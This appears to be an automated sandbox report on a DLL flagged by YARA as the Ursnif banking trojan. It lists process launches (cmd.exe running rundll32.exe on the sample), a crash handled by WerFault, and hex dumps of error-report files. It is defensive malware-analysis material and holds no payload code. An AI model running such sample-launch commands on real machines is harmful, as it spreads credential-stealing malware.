Description: Yara detected Ursnif, Source: 00000000.00000002.776641923.00000000008A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.301848056.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.302504649.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.301661083.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.777721996.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5904**, Parent PID: **988**

General

Target ID:	1
Start time:	17:03:04
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\hFGZpat9Mf.dll",#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3272, Parent PID: 5904

General

Target ID:	3
Start time:	17:03:04
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\hFGZpat9Mf.dll",#1
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000000.253570198.0000000001080000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.315781287.0000000001080000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000000.253536439.0000000000ED0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.315692460.0000000000ED0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000000.254119232.0000000000ED0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000000.253543214.0000000000EE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000000.254127070.0000000000EE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000000.254160040.0000000001080000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.315717603.0000000000EE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: WerFault.exe PID: 4496, Parent PID: 3272

General

Target ID:	7
Start time:	17:03:07
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3272 -s 684
Imagebase:	0x930000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	705C1717	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6656.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6656.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_319baef4101f2973dda1833cdb25524ddf68727_82810a17_11720b30	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_319baef4101f2973dda1833cdb25524ddf68727_82810a17_11720b30\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	705B497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6656.tmp	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6656.tmp.xml	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE1A0.tmp.csv	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE55A.tmp.txt	success or wait	1	705B497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 55 fd fd 61 fd 05 12 00 00 00 00 00	MDMP Ua	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	7396	6	00 00 00 00 00 00		success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 1c 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 0c 00 00 48 fd fd 61 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 31 00 00 00 00 00 00 00 01 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTHa01 Pacific Standard TimePacific Daylight Time	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	8684	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 6a 3f fd 00 00 00 08 01 00 00 00 00 01 00 00 00 00 00 00 00 01 00 00 00 fd fd 52 00 68 fd fd 00 23 00 00 00 fd 02 01 00 fd fd 52 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++j?Rh#R+	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	1620	168	68 17 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 68 fd fd 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 21 00 00	hh!	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	12264	20	16 00 00 00 fd 2c fd 00 00 00 00 00 04 00 00 00 4c 31 00 00	,L1	success or wait	22	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	12620	4	4c fd fd 00	L	success or wait	21	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	40324	4	00 00 fd 73	s	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	1788	4	04 00 00 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	9400	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 40 fd 52 00 fd fd fd 77 23 00 00 00 12 02 00 00 fd fd 52 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++@Rw#R+	success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	1936	48	6c 05 00 00 01 00 00 00 20 00 00 00 fd fd fd fd 00 fd 69 00 00 00 00 00 64 fd 11 01 00 00 00 00 fd 09 00 00 6c 38 00 00 fd 02 00 00 1c 2d 00 00	l idl8-	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	1996	4	2c 00 00 00	,	success or wait	44	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	7402	30	18 00 00 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	rundll32.exe	success or wait	44	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	6644	752	00 00 fd 73 00 00 00 00 00 fd 08 00 7a 15 09 00 4b 1c fd 40 fd 21 00 00 fd 04 fd fd 00 00 01 00 52 00 05 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fd fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 20 fd 02 00 00 00 00 00 30 fd 02 00 00 00 00 42 23 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 5d 03 00 00 00 00 00 30 5e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d6 1b 00 00 00 00 00 75 68 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 04 00 00 00 00	szK@!RBB?)@AZb 0B#]0^uh@	success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	40328	10066	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d	EventFileFile(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTim	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER410A.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 fd 12 00 00 fd 07 00 00 05 00 00 00 64 01 00 00 fd 2f 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 40 1b 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 60 1a 00 00 16 00 00 00 fd 00 00 00 4c 1c 00 00	d/T8T@`L	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 32 00 37 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3272</Pid>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1002	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>rundll32.exe</ImageName>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1178	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 34 00 30 00 39 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>14094</Uptime>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	705B497A	unknown
